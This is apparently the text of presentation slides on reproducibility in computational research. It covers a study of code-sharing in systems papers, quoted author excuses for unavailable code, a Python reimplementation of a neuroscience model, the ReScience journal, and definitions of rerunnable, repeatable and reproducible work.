
You can download our code from the URL supplied. Good luck downloading the only postdoc who can get it to run, though...

Ian Holmes



Ma'am, the dog ate my program

We describe a study into the extent to which Computer Systems researchers share their code and data and the extent to which such code builds. Starting with 601 papers from ACM conferences and journals, we examine 402 papers whose results were backed by code. For 32.3% of these papers we were able to obtain the code and build it within 30 minutes; for 48.3% of the papers we managed to build the code, but it may have required extra effort; for 54.0% of the papers either we managed to build the code or the authors stated the code would build with reasonable effort.



Ma'am, the dog ate my program

Reasons why code cannot be shared:

- Versioning Problems
- Code Will be Available Soon
- No Intention to Release
- Programmer Left
- Bad Backup Practices
- Commercial Code
- Proprietary Academic Code
- Industrial Lab Issues
- Unavailable Subsystems
- Multiple Reasons
- Intellectual Property
- Research vs. Sharing
- Security and Privacy
- Design Issues
- Too Busy to Help

⟨STUDENT⟩ was a graduate student in our program but he left a while back so I am responding instead. For the paper we used a prototype that included many moving pieces that only ⟨STUDENT⟩ knew how to operate and we did not have the time to integrate them in a ready-to-share implementation before he left. Still, I hope you can build on the ideas/technique of the paper. Regards,

Since this work has been done at ⟨COMPANY⟩ we don't open-source code unless there is a compelling business reason to do so. So unfortunately I don't think we'll be able to share it with you.

Thank you for your interest in our work. Unfortunately the current system is not mature enough at the moment, so it's not yet publicly available. We are actively working on a number of extensions and things are somewhat volatile. However, once things stabilize we plan to release it to outside users. At that point, we would be happy to send you a copy.

Thanks for your interest in the implementation of our paper. The good news is that I was able to find some code. I am just hoping that it is a stable working version of the code, and matches the implementation we finally used for the paper. Unfortunately, I have lost some data when my laptop was stolen last year. The bad news is that the code is not commented and/or clean. So, I cannot really guarantee that you will enjoy playing with it.

The code used to implement the ⟨CONFERENCE⟩ paper is complete, but hardly usable by anyone other than the authors. This is due in large part due to our decision to use Template Haskell for the input language. The error messages which are produced by the compiler are useless to anyone not fluent in both Haskell, BSV, and the compiler architecture.

LET'S PYTHONIZE IT

A brand new implementation

Remember? *Interaction between cognitive and motor cortico-basal ganglia loops during decision making: a computational study*. M. Guthrie, A. Leblois, A. Garenne, and T. Boraud, *Journal of Neurophysiology*, 109, 2013. → 100 files, 6,000 lines of Delphi


I asked my PhD student (M. Topalidou) to write a brand new implementation. Together, it took us three months of hard work to replicate the model using

- Python language and numerical libraries
- DANA library for intuitive description
- IPython notebook for interactive sessions

Source is now a single file of 200 readable notebook available on GitHub. Without this replication effort, original model would have been useless for our research.

Because of strong incentives for innovation and weak incentives for confirmation, direct replication is rarely practiced or published... Innovative findings produce rewards of publication, employment, and tenure; replicated findings produce a shrug.

Brian Nosek, *The Reproducibility Project*, 2012



A LONG JOURNEY INTO

Reproducible computational neuroscience


Any model in Science is doomed to be proved wrong or incomplete and replaced by a more accurate one. In the meantime, for such replacement to happen, we have first to make sure that models are actually reproducible such that they can be tested, evaluated, criticized and ultimately modified, replaced or even rejected.

This is where the shoe pinches.

If we cannot reproduce a model in the first place, we're doomed to re-invent the wheel again and again, preventing us from building an incremental computational knowledge.

My field of research is quite different from computational neuroscience, but I recognize the problem described in this paper very well. The core issue has in my opinion been identified in the comment by Jan Moren: there is no obvious way to publish complex scientific models other than as part of simulation software.

Konrad Hinsén, 2015



404 code not found

WHAT DO WE DO

NEXT ?



WE ARE NOT INTERESTED IN SCIENCE

'cause we are \$cientific publishers\$

- Elsevier, can I publish my replication in your journal?
- Nope!

- Hi Springer, interested in replication?
- Failure or success?
- Success!
- Nope!

- Hello Mr Wiley, did you hear about reproducible Science?
- tut.... tut.... tut...

- Dear beloved Frontiers, can you review this?
- Ha ha ha.... No.

- Well, well, well...



INTRODUCING

The ReScience journal

ReScience is an open peer-reviewed journal that target any computational research and encourage the explicit replication of already published research promoting new and open-source implementations.

ReScience lives on github where each new implementation is made available together with explanations (article).

Each published article is archived on Zenodo and code is saved by Software Heritage

ReScience in numbers:

4 editors-in-chief

12 associate editors

110 registered reviewers

72 published articles

100% replication rate (strong bias)



ReScience
Reproducible science is good. Replicated science is better.

BEFORE WE BEGIN

The R quintuplet (R⁵)

Rerunnable

Can you re-run your program ?

One day, one week, one month, one year (just kidding) apart ?

Repeatable

Can you re-run your program and get same results ?

Did you save everything, including random seed ?

Reproducible

Can someone re-run your program and get same results ?

Did you save the software stack ?

Replicable

